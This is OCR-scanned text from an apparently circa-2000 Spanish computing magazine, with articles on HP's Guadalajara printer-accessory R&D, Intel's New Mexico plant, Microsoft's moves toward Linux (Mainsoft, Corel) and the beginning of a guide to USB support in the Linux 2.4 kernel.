Inaugurada en 1982, HP en Guadalajara se convirtió por aquellas fechas en la prime-

Iniciativas de reciclaje cercanas a la ecología

Como ejemplo de aprovechamiento y reciclaje de recursos naturales, la planta de IBM emplea un interesante sistema de tratamiento de agua para procesos industriales. El agua, obtenida de un pozo, es desionizada para ser empleada en los procesos de lavado de piezas electrónicas. A continuación regresa a la planta de tratamiento de aguas residuales, donde se limpia para ser reutilizada. Cuando ya ha pasado varias veces por los procesos de lavado, todavía es útil en las torres de enfriamiento y, al final del proceso, para el riego de jardines.

ra ensambladora de mini-computadoras para Latinoamérica. Con el objetivo de promocionar la planta a largo plazo, se creó el departamento de I+D, que desde 1984 a principios de los 90 se dedicó a desarrollar sistemas de memoria. "*Sus investigadores y diseñadores, que formaban un grupo de unas 12 personas, alcanzaron un nivel muy alto en sus aportaciones, que abarcaban desde la arquitectura hasta los chips de memoria. Sus diseños eran exportados a Estados Unidos para ser manufacturados*", explica Miguel Meizner, ingeniero especializado en el área de I+D y aplicaciones comerciales de HP Guadalajara.

A finales de la década de los 80, la organización de manufactura se dividió en las áreas de PCs (que hoy se limita a funcionar como centro de distribución) y de periféricos (área protagonista en la actualidad, especializada en impresoras). *«En 1989 la planta de Guadalajara fue nombrada fabricante exclusiva de impresora matriciales de línea para su exportación a estados Unidos, Canadá y Australia. En ese tiempo, ya se sabía que el futuro eran las impresoras de láser y de tinta, pero HP seguía recibiendo peticiones de los otros sistemas»*, apunta Meizner.

En 1993, empezaron a trabajar en el desarrollo de manejadores de papel para impresoras láser, para su posterior distribución a todo el mundo, también en exclusiva. Desde entonces se especializan en su diseño y distribución, dejando la parte de ensamblaje y manufactura a terceras empresas (*contract manufacturers*). A través de este sistema, en Guadalajara se produce el montaje de los modelos Ink Jet. Para reducir costes y tiempo de fabricación, la manufactura se realiza en lugares cercanos a los centros de diseño.



Esta es una de las salas con las que cuenta HP en su planta en México.

Su departamento de desarrollo, que según Meizner crea nuevos productos cada seis o nueve meses, se organiza en dos secciones: la dedicada a los productos para oficina, que cuenta con unos 30 ingenieros en plantilla, y la centrada en los productos para clientes especiales, con un equipo de once personas. Las líneas de investigación cubren detalles sobre el manejo de papel para impresión en blanco y negro.

Una nueva delegación surgida en 1999 trabaja en el manejo de documentos más sofisticados para impresoras láser color: libros, manuales... Las dos secciones dividen su trabajo en las áreas de hardware, software, integración del sistema y facilidad de uso o *human factors*. Esta última tiene en cuenta considera-

ciones sobre ergonomía, manejo intuitivo... *«Por ejemplo, la altura de las personas que van a utilizar la impresora influirá en la altura a la que debe estar la bandeja de papel»*, apunta Meizner.

Entre sus logros más recientes, Miguel Meizner destaca el diseño y desarrollo del juego completo de accesorios de manejo de papel para las últimas dos generaciones de impresoras LaserJet de alta velocidad. Los diseños, realizados en Guadalajara, son exportados a Alemania y Japón para ser manufacturados. Su departamento de *Ingeniería y desarrollo de productos* colabora con Canon en Japón y con BDT en Alemania, en este campo de las impresoras láser. Por otra parte, sus ventas de accesorios, dirigidas al mercado mundial, se han quintuplicado en los últimos siete años. Otro logro importante fue el desarrollo de un protocolo de comunicación entre la impresora y los accesorios de manejo de papel. *«Los accesorios inteligentes dan una mayor flexibilidad al producto, al autoajustarse para diferentes modelos de impresoras (blanco y negro/color)»*, según amplía Miguel Meizner.



La mayoría de las tareas se destinan a producir accesorios para impresoras.

Una mirada al futuro de la impresión

«El futuro está en la impresión digital», afirma Miguel Meizner, con una larga experiencia en este campo. En su opinión, los soportes electrónicos no suponen una competencia para las impresoras, porque los clientes seguirán demandando sistemas, eficientes y de calidad, para trasladar la información al papel.

Otras líneas en las que se enfocarán los proyectos venideros son la personalización de documentos, aplicaciones dirigidas a Internet y los documentos de alto valor (catálogos, manuales, libros...) *«Hoy no se imprimen las mismas cosas que hace 15 años. Antes, por ejemplo, la gente mandaba a la impresora sus correos electrónicos y hoy no. Ganan protagonismo, por el contrario, los documentos de alto valor. Estas tendencias influyen en los modos en que se diseñan los accesorios de papel»*, explica Meizner.

Por otra parte, es creciente la importancia del software, en lo que se refiere a la realización de aplicaciones específicas.

Colaboración remota

¿No supone un problema el que cada parte del proceso de fabricación de una impresora completa se haga en lugares distantes? Según Meizner, *«la colaboración remota es un reto, pero el beneficio merece la pena. Utilizamos sistemas de comunicación como la videoconferencia y software Lotus Notus para el trabajo en grupo»*. El diseño de las diferentes partes se lleva a cabo en los llamados «centros de excelencia». Como hemos visto, el dedicado a manejo de papel está localizado Guadalajara.


La relación de la planta mexicana con su «madre nodriza» en Estados Unidos es muy independiente desde sus orígenes. *«Esto supuso al principio un problema con los clientes que veían a HP un poco fragmentada. Cada división tenía un poco sus leyes y se centraba sólo en su producto. Ahora, la nueva dirección hace hincapié en que debe haber un equilibrio, se aprovecha la especialización y cada planta debe tener en cuenta que su trabajo formará parte completa de un mismo producto. A cambio, también ha habido cierta reducción en la autonomía»*, afirma Meizner.




Sede de Hewlett-Packard en Guadalajara.

Intel, base en Nuevo México

La frontera de México con Estados Unidos es el lugar elegido por fábricas manufactureras de muy diverso tipo. Respecto a las que nos interesan aquí, Intel tiene en Nuevo México una base de producción de chips de memoria y microprocesadores (Celeron y Pentium II Xeon). Este año celebra su veinte aniversario en Río Rancho, donde se estableció en 1980 con 25 empleados. Hoy son 5.200 sus trabajadores, repartidos en tres instalaciones diferentes.





La fábrica de Intel en Nuevo México alberga a 5.200 trabajadores.

En la actualidad están trabajando en su ampliación, un proyecto en el que invertirá 2.000 millones de dólares. Los resultados: 93.000 metros cuadrados más de tamaño para la fábrica, de los cuales 12.550 estarán reservados a salas limpias para producir microprocesadores mediante la nueva tecnología de proceso de Intel de 0,13 micras y en obleas de 300 mm (12 pulgadas).

Una vez finalizada la ampliación, se prevé que se crearán entre 500 y 1.000 nuevos puestos de trabajo a lo largo de los siguientes cinco años, para técnicos, ingenieros y personal de soporte. *«Esta expansión es el reflejo de nuestro compromiso de invertir en capacidad de producción para ayudarnos a satisfacer la futura y creciente demanda de nuestros productos»*, afirma Mike Splinter, vicepresidente del grupo.

Ventanas y pingüinos

Microsoft tantea el mundo Linux

Siempre se ha hablado de las intenciones ocultas de Microsoft respecto a sus competidores. Os desvelamos todo lo ocurrido en torno a la plataforma Linux.


Hace varios meses recibí un mail de un amigo. En el cuerpo del mensaje se podía leer que Linus Torvalds, padre de Linux, había sido fichado, por un montón de millones de dólares, por Microsoft para desarrollar una innovadora versión de Linux que saldría al mercado durante el año 2002 y que, para mayor información, visitara la web *www.mslinux.org*.

He de reconocer que me quedé perplejo. Rápidamente abrí mi navegador (Internet Explorer) y me dirigí a esa página. Dado mi estado, en primera instancia no me fijé en nada más que en el titular y el logo de la caja del supuesto producto, todo en una página con un diseño exacto al del *website* de Microsoft. Pero cuando comencé a leer los textos descubrí que mi amigo me había gastado una pequeña broma: «*Microsoft invade Cuba*», «*La colonia de monos de Microsoft en Marte*»...; esta vez me la había jugado bien. No obstante, todo este episodio abrió mi apetito en torno a este asunto y comencé a buscar información en la Red.

La realidad alrededor de Linux

De acuerdo con el estudio realizado por la empresa International Data Corp (IDC), la familia de sistemas operativos Windows liderará el mercado al menos hasta el 2004, puntualizando que está aumentando el porcentaje de mercado de otras arquitecturas como Linux y Mac. De hecho, según este estudio, Linux se habría colocado en el segundo puesto por detrás de Windows al sobrepasar a NetWare de Novell. Sin embargo, el nivel de ventas sería menor de lo esperado, debido sobre todo a que es utilizado por pequeñas empresas y ordenadores individuales, siendo posible realizar la descarga gratuita directamente desde Internet.

Aun así, de los 67 millones de dólares generados por Linux durante el pasado año fiscal, más de 42 se los llevó la empresa Red Hat



Microsoft no está desarrollando ninguna versión de Linux, aunque en la web www.mslinux.org se empeñen en decir lo contrario.

Software, creadora de una de las distribuciones más famosas y que anunciaba a finales de septiembre la versión 7.0. Paralelamente, Caldera Systems, creadores de la distribución Caldera OpenLinux, compró a primeros de agosto la empresa Santa Cruz Operation (SCO), padres de SCO UnixWare. Esta compra, cuya finalidad era dotar a Linux de capacidades *clustering* y Data Center propias de UnixWare, representa la fusión entre los sistemas Unix y Linux. Otras empresas comprometidas últimamente con Linux son HP y Oracle, esta última presentando a mediados de agosto su servidor de aplicaciones Linux.

Con todos estos datos en la mano, y aunque oficialmente hasta ahora para Microsoft Linux no había representado una seria amenaza para la plataforma Windows, internamente es sabido el gran número de reuniones entre los directivos de Microsoft para tratar el asunto, en la medida en que este sistema operativo cada vez tiene más adeptos entre los usuarios avanzados y no en vano es utilizado por un 46 % de los servidores de Internet actuales.

De hecho, el 19 de octubre Steve Ballmer, presidente de Microsoft, hablaba de Linux como un «*fenómeno*» *actual y uno de los competidores más fuertes de la compañía*». Realmente nunca se ha hablado de la posibilidad de la creación de una distribución Linux por parte de Microsoft, debido a las propias imposiciones de la licencia GNU; en cambio, sí podrían portarse aplicaciones bajo otro tipo de licencias, en la medida en que muchas otras empresas lo hacen. Ballmer admitió también que evaluaban continuamente Linux y que probablemente portarían a Linux los servicios .NET, aunque «*existen obstáculos para poner software de Microsoft en Linux*». Estos obstáculos incluyen, según Ballmer, «*un confuso y desordenado*» entorno de propiedad intelectual.

Primeras incursiones

Pero vamos con los hechos. El 11 de diciembre de 1999 en la sección de empleo del *website* de Microsoft y en la publicación Linux Today, punto de encuentro para programadores, administradores de sistemas y gurús de Linux, aparecían hasta cuatro ofertas provenientes de Microsoft para puestos de jefes de producto, responsables de relaciones con prensa y analistas dirigidos a captar expertos de la comunidad Linux. Estas

ofertas no trascendieron a la prensa y realmente no se ha vuelto a hablar de la comunión Linux/Microsoft hasta ahora.

Doug Miller es uno de los jefes de producto de Microsoft encargados de estudiar la rivalidad entre los diferentes sistemas operativos servidores, especialmente Linux y Unix, y se le pudo encontrar en la LinuxWord Expo de San José unos meses atrás. Entonces admitía que el alza de Linux había propiciado la creación de nuevos modelos de licencia para los productos Microsoft.

Paralelamente, Steve Ballmer anunciaba en pleno proceso antimonopolio que abriría el código de ciertas partes de Windows 2000, aunque esto no significaría la revolución de la empresa en torno al OpenSource. «*Los procesos de betatesting a los que sometemos nuestros productos nos dan un mayor control de calidad que el que proporciona el OpenSource*», afirmaba Ballmer.

Aun así, el 24 de febrero de 2000, una semana después del lanzamiento de Windows 2000 en el CeBIT de Hannover, Arthur, F. Tyde, presidente de Linux Care, revelaba la evidencia de que Microsoft estaba trabajando en una versión de Office para Linux. Tyde afirmaba: «*he oído de diferentes fuentes que 34 desarrolladores están trabajando en una versión Linux de Office*». Al mismo tiempo, Microsoft desmentía esos rumores con la siguiente nota: «*Microsoft siempre considera el feedback de los usuarios para desarrollos futuros, pero en este momento no es algo en lo que estemos trabajando*».

Desde entonces las aguas volvieron a su cauce hasta que, el 16 de agosto, saltó desde la web WinInfo (muy cercana a Microsoft) el rumor de que muchas de las aplicaciones Microsoft estarían siendo portadas a Linux y otras versiones de Unix. Según esta información, Microsoft estaría trabajando estrechamente con una compañía israelí llamada Mainsoft para portar a Linux y otras versiones de Unix sus aplicaciones.

Aunque pueda parecer una contrariedad, la decisión del DOJ de escindir a Microsoft podría favorecer la incursión de la empresa en el mundo Linux. El DOJ cree que la separación de Microsoft en dos o tres empresas (una para el desarrollo de sistemas operativos, otra para la Office y otra para Internet Explorer y herramientas de Internet) podría ser positiva para el desarrollo de aplicaciones basadas en otras plataformas, incluyendo por supuesto rivales como Linux y BeOS, de la misma manera que actualmente se desarrolla una versión de Office para Mac.

Según el analista de IDC Roger Kay «*Linux sería uno de los primeros mercados potenciales para Office*», en la medida en que actualmente Office representa el 46 % de las ventas de la empresa y cuenta además con un total del 87 % del mercado de *suites* de oficina, resultando una clara respuesta a la decisión de Sun de abrir el código fuente de su StarOffice 6, actualmente en estado *alpha*.

Otros posibles compradores serían países como Rusia y China, que han apostado claramente por el sistema Linux en detrimento de Windows 2000, debido sobre todo a la desconfianza que ocasionaron en su día los rumores de la existencia de *backdoors* que permitían acceder a la información contenida en los sistemas.

■ Un proyecto secreto

Para ello, habrían comenzado el trabajo hace un año, trasladando a equivalentes Linux las llamadas de la API nativa Win32, para que las aplicaciones puedan ejecutarse con normalidad en este entorno. Sin embargo, este proceso estaría resultando muy costoso y con escaso éxito hasta ahora, ya que cada aplicación requiere rutinas específicas, especialmente en lo referente a la *suite* Office que incluye un gran número de interfaces propietarias e interactúa con los núcleos críticos del sistema operativo, por lo que los resultados son todavía desoladores.


Según uno de los desarrolladores de la compañía israelí, «*el equipo de investigación y desarrollo de Mainsoft, localizado en Lod, Israel, está trabajando con trabajadores de Microsoft en Redmond y un reducido grupo de desarrolladores en Francia, donde se fundó la compañía. El objetivo es que las aplicaciones de Microsoft corran en Linux*». Y la elección de Mainsoft por parte de Microsoft no parece haber sido un golpe de suerte, ya que la compañía israelí lleva trabajado en soluciones *Windows-to-Unix* desde hace tiempo, después de haber colaborado en el pasado con Microsoft portando la tecnología DCOM a Unix.

Desde entonces, se convirtió en una de las dos empresas *Windows-to-Unix* en el mundo, junto a Bristol Technology, que tienen acceso al código fuente de Windows NT 4.0 y Windows 2000, joya de la corona de los de Redmond. Según este programador, los proyectos de la compañía estadounidense no han de ser interpretados como un plan de emergencia en el hipotético caso de que Linux alcanzara a Windows en los equipos de sobremesa. Más bien, Microsoft emplearía Linux como punto de entrada a Windows, de la misma manera que lo hace actualmente con la versión Macintosh de Office.

■ Notas de prensa por ambos lados

Un día más tarde, Mainsoft anunciaba de forma oficial, con una nota de prensa de fecha 14 de agosto, el nuevo contrato firmado con Microsoft por el cual utilizarían el programa MainWin (un software propietario que permite a las compañías desarrollar y ejecutar aplicaciones Windows en entornos Unix) para portar a Unix y Solaris las aplicaciones Windows Media Player e Internet Explorer. Este nuevo contrato incluye la posibilidad de portar tecnologías relacionadas con Internet Explorer, a la vez que confiere a Mainsoft la facultad de participar en el mantenimiento y actualización de IE para Unix.


Aun así, el 18 de agosto, Microsoft «puntualizaba» este acuerdo de la mano de Jim Cullinan, negando estar trabajando con Mainsoft para portar la aplicación Office a cualquier versión Unix, incluyendo Linux, y afirmando que «*las únicas cosas que estamos haciendo con Mainsoft es por-*



La empresa israelí Mainsoft, que anteriormente ya trabajó con Microsoft para portar el modelo DCOM a Unix, podría estar desarrollando en secreto una versión de Office para Linux.

tar Internet Explorer y Windows Media Player a Unix». Esta información provocó la respuesta de Paul Thurrot, desde la web WinInfo, que detalló ciertos puntos de la conversación con el desarrollador israelí: «*Está previsto portar Office y otras aplicaciones de Microsoft a varias versiones Unix, incluyendo Linux*», afirmaba.

Y es que el problema puede residir en que, para Microsoft, afirmar que se está desarrollando una versión de Office para Linux supondría legitimar y apoyar la plataforma, cosa que Microsoft no desea a toda costa. De hecho, según varios analistas esta versión de Office en la que se estaría trabajando podría no ver la luz del día jamás. Por esta razón, Microsoft pidió a MainSoft repetidas veces que negara en nota de prensa todas las informaciones aparecidas en torno a la *suite* Office, cosa que hasta la fecha no se ha hecho.



La alianza entre Corel y Microsoft por un total de permitirá portar a Linux la plataforma .NET.

Alianza Microsoft-Corel


Corel es conocida por el éxito de su *suite* WordPerfect Office, de la cual liberó una versión para Linux recientemente, y la aplicación Corel Draw. Pero sus problemas financieros, traducidos en pérdidas de más de 12 millones de dólares durante el primer cuatrimestre del año, 23,6 durante el segundo y las diversas reestructuraciones de plantilla, propiciaron el fracaso de la fusión con Inprise/Borland y la dimisión, a mediados de agosto, como CEO de Michael Cowpland, fundador de la empresa.

En una huida hacia adelante, informaron que darían soporte a la plataforma MacOS X basada en el *kernel* Unix, al tiempo que anunciaban la segunda versión de su distribución Linux, bajo el nombre de Corel Linux Second Edition, que contaría con una interfaz más parecida al actual Windows. No obstante, en un movimiento semejante al de 1997, cuando Microsoft compró acciones de Apple por valor de 150 millones de dólares para que la compañía no cayera en bancarrota, el 2 de octubre, Microsoft insuflaba a la firma canadiense un total de 135 millones de dólares.

Aparentemente detrás de todo esto podrían estar las disputas legales entre Corel y Microsoft relacionadas con el juicio antimonopolio, ya que lo mejor para Microsoft no sería que otra empresa se declarara en bancarrota en medio del proceso judicial. En realidad, los términos del acuerdo reflejan la colaboración de Corel en el desarrollo de la iniciativa .NET con Microsoft, que se traduce en la creación de aplicaciones y servicios web y en portar todas estas funciones a la plataforma Linux

Los detalles de la alianza

De la lectura de las cláusulas contractuales se deduce que Corel ha realizado «un pacto con el diablo», pagando un alto precio por su existencia. Varios días después del anuncio del acuerdo entre Microsoft y Corel, la SEC (*Security and Exchange Comision*) detallaba, en un informe de noventa y siete páginas, los términos del acuerdo entre Microsoft y Corel, y cómo las dos empresas portarían la estrategia .NET a la plataforma Linux.



Con más de dos tercios de las ganancias generadas por las ventas de distribuciones Linux, RedHat se ha convertido en el mayor competidor de Microsoft dentro del terreno de sistemas operativos de sobremesa.

Curiosamente estas revelaciones concuerdan con el aparentemente frustrado intento de portar la *suite* Office de Microsoft para Linux. Con esta estrategia abortada, Microsoft habría optado por la segunda opción: asegurarse que la *suite* de oficina de Corel, que cuenta con una versión compatible con Windows, continúa su existencia en el mundo Linux, hasta que sean desarrollados los componentes .NET para esta plataforma.

De esta manera, en la siguiente revisión mayor de Corel WordPerfect Office, Corel se compromete a incorporar servicios .NET y dar soporte a las tecnologías .NET en su productos de oficina en no más de seis meses después de que Microsoft los libere. Durante la vigencia de este acuerdo, firmado por 3 años, Microsoft podrá disponer de los activos de Corel para portar alguna o todas las tecnologías .NET a Linux.

Si esto es así, Microsoft proporcionaría a Corel acceso a la totalidad del código fuente de .NET y Corel asignaría al menos 20 programadores de elite a tiempo completo y 10 *testers*. Asimismo, Corel no recibiría *royalties* o derechos de *copyright* futuros por su dedicación a la plataforma .NET, al mismo tiempo que se compromete a apoyar las tecnologías Windows Media, a seguir utilizando la licencia para VBA (Visual Basic para Aplicaciones) incluida en la última versión de Corel WordPerfect Office, y a apoyar todos los productos relevantes de Microsoft para Windows.

En contraprestación, Microsoft se compromete a no iniciar batallas legales contra Corel por la utilización de la tecnología IntelliSense y otras patentes tecnológicas relacionadas con

Albert Cabello

El aparato espía de Microsoft

Parte de las obligaciones del grupo de trabajadores de Doug Miller, que desarrollaron los servicios de Windows NT -dedores Unix, Linux, Novell y todos aquellos que compiten «cuerpo a cuerpo» en el mercado de servidores. Este equipo investiga los nuevos productos y estrategias de los rivales, participando en los *tradeshows* patrocinados por otras organizaciones donde prueban las nuevas herramientas y sistemas operativos, incluido Linux. «*Probablemente, tenemos internamente más usuarios Linux en Microsoft que en cualquier otro sitio. Muchos de los desarrolladores de Microsoft trabajan en máquinas corriendo Linux. La mejor manera de conocer un producto es ejecutándolo, y nos tomamos Linux muy seriamente. Hemos llegado a tener 80 personas investigando a Sun Microsystems*», afirmaba Miller.

Linux y USB

Cómo conectar tu periférico USB

Tras varios meses de espera, el *kernel* 2.4 está a punto de ver la luz incorporando de forma amplia soporte para USB, lo que hará que muchos usuarios puedan volver a usar algunos de sus periféricos habituales con Linux.



USB son las siglas de *Universal Serial Bus*, un interfaz de conexión que fue propuesto en 1994 por una alianza de empresas formadas por Compaq, Intel, Microsoft y Nec como un estándar para conectar el PC y el teléfono. La facilidad de uso y por supuesto su configuración como puerto de expansión fueron otras de las premisas donde se cimentó su creación.

Estos aspectos, unidos a la escasa evolución y mejoría de los otros puertos (paralelo, serie de nueve *pines*, serie de veinticinco *pines*) tanto en velocidad como conexión y gestión de recursos, han hecho posible un avance imparable de este interfaz como método estándar de conexión para cualquier periférico.

De forma general, sin entrar en una explicación demasiado detallada, podemos decir que USB es una tecnología jerárquica basada en el esquema maestro/esclavos, donde el papel de maestro lo interpreta el host USB (también denominado controladora) y el de esclavos los periféricos que conectamos. Por tanto, es el *host* el que se encarga de todas las operaciones relacionadas con la transmisión, el ancho de banda y en general de la asignación de recursos, mejorando notablemente posibles conflictos.

Un parámetro importante a la hora de configurar nuestro sistema Linux será la elección correcta del *host*, que por regla general en las placas base modernas viene incluido de serie en la misma. Si nuestra placa no dispone de USB, seguramente no tendrá insertado ningún *host*, lo que no supone mayor problema que adquirir una tarjeta PCI que nos aporte esta posibilidad.

En estos momentos existen dos *host* USB en el mercado: el primero es OHCI (*Open Host Controller Interface*) y está desarrollado por Compaq, mientras que el segundo es UHCI (*Universal Host Controller Interface*) y su «paternidad» corresponde a Intel. Las diferencias entre ellos las encontramos en una mayor simplicidad hardware del segundo, lo que redunda en un precio más económico aunque también en un mayor consumo de recursos de la CPU. En cualquier caso, ambos una vez instalados se comportan de forma trasparente al usuario y a cualquier periférico que utilicemos.

El ancho de banda es otro de los puntos importantes a favor de USB, siendo en la revisión 1.0 que se produjo en el año 1996 de 12 Mbits/s, que quedan reducidos por la gestión del host a unos 8,5 Mbits/s en condiciones ideales y en la práctica a 2 Mbits/s. La nueva especificación 2.0, que es totalmente compatible con todos los aspectos de la anterior, mejora considerablemente esta velocidad, siendo capaz teóricamente de alcanzar trasferencias de 480 Mbits/s.

Además de todas estas bondades, USB es capaz de conectar en serie hasta 127 periféricos unidos al mismo bus, admitiendo también hubs de puertos USB que multiplican rápidamente nuestras posibilidades de conexión. De esta forma la topología que admiten las conexiones USB avanza un paso más para conseguir la pretendida premisa de acceso universal que se completa con la posibilidad de conexión y reconocimiento inmediato «en caliente».

Dispositivos y *drivers*

Facilitar la conexión rápida y estandarizar la comunicación del periférico con el host USB es la principal característica que nos permite hacer una primera división de los periféricos USB en dos grupos: aquellos que pertenecen a una clase USB definida y se ajustan a unas determinadas normas y parámetros de comunicación que facilitan el uso de un *driver* único, y los que desarrollan su driver de forma específica sin ajustarse a ninguna clase concreta de las establecidas como genéricas.

En el caso de las clases USB se encuentran definidas principalmente las de audio y comunicaciones (ACM), periféricos de interfaz humana (HID), almacenamiento masivo (discos duros, disquetes y otras unidades), *hubs* e impresoras. En cuanto a los dispositivos específicos, encontramos de muchos tipos como webcams, cámaras digitales, escáneres, tarjetas Ethernet, reproductores de MP3, tarjetas de TV, etc. Como veremos más adelante, todos estos periféricos necesitarán un software adicional para poder funcionar correctamente bajo Linux.

Otro aspecto relevante es la asignación de recursos que realiza el *host* en el que la más que probable triple igualdad entre periférico, dispositivo y *driver* no se cumple en todas las ocasiones. Así, existen algunos periféricos a los que se asignan varios identificadores de dispositivo, ya que contienen diferentes características que necesitan un tratamiento distinto.

Linux Kernel Configuration

Code maturity level options	ATA/IDE/MFM/RLL support	Multimedia devices
Loadable module support	SCSI support	File systems
Processor type and features	IEEE 1394 (FireWire) support	Console drivers
General setup	I2O device support	Sound
Memory Technology Devices (MTD)	Network device support	USB support
Parallel port support	Amateur Radio support	Kernel hacking
Plug and Play configuration	IrDA (infrared) support	
Block devices	ISDN subsystem	Save and Exit
Multi device support (RAID and LVM)	Old CD ROM drivers (not SCSI, not IDE)	Quit Without Saving
Networking options	Input core support	Load Configuration from File
Telephony Support	Character devices	Store Configuration to File

En las opciones de configuración principales encontramos el soporte para USB.

Un ejemplo claro son las webcams, que suelen utilizar dos identificadores de dispositivo, uno para la captura de vídeo y otro para la entrada de sonido. En este caso la igualdad que sí se cumple es que cada identificador de dispositivo va a necesitar un *driver* diferente para poder trabajar correctamente.

La ventaja de emplear un periférico de una clase USB a utilizar otro específico de un fabricante va a radicar, en lo que se refiere a Linux, en que el primero trabajará con el *driver* genérico de la clase, siendo necesario para el segundo un *driver* específico que tan sólo funcionará con ese periférico concreto. De aquí que como se explica a continuación los principales esfuerzos del soporte USB hayan ido dirigidos hacia las clases USB, teniendo aún el soporte individualizado de periféricos no estándar un largo camino por recorrer.

Una de las ventajas importante que presenta Linux respecto a otros sistemas operativos es la mayor incidencia de USB, ya que al tratarse de un sistema operativo que corre en muchas plataformas, todos los desarrollos son válidos para permitir el funcionamiento de los periféricos en cualquiera de ellas.

Primeros pasos con USB

En el orden lógico que vamos a seguir para configurar nuestro sistema, y partiendo de la base de disponer de una placa con una controladora USB, el primer requisito imprescindible será disponer de las fuentes del *kernel* de Linux correspondientes a una versión 2.4.x que ya incorpora de forma estándar el soporte para USB.

En el momento de escribir estas líneas, la última versión disponible es la 2.4.0-test10, que como siempre podemos descargar de *www.kernel.org.* El siguiente paso para dotar al núcleo de soporte para USB pasa por reconstruirle con las opciones necesarias para nuestro sistema, para lo que debemos tener muy claro cuál es la controladora USB que incluye nuestra placa base.

A modo indicativo, todas las placas de marca Intel y Vía o con chipsets de estos fabricantes suelen incorporar una controladora UHCI. Las placas con chipsets Ali, SiS, Compaq, Nec, la plataforma Mac y las placas con chips Opti utilizan controladoras OHCI. Lo más recomendable como siempre es consultar la documentación de nuestra placa, aunque si dudamos existen varias soluciones que podéis consultar en el cuadro adjunto que os ayudarán a solucionar el problema.

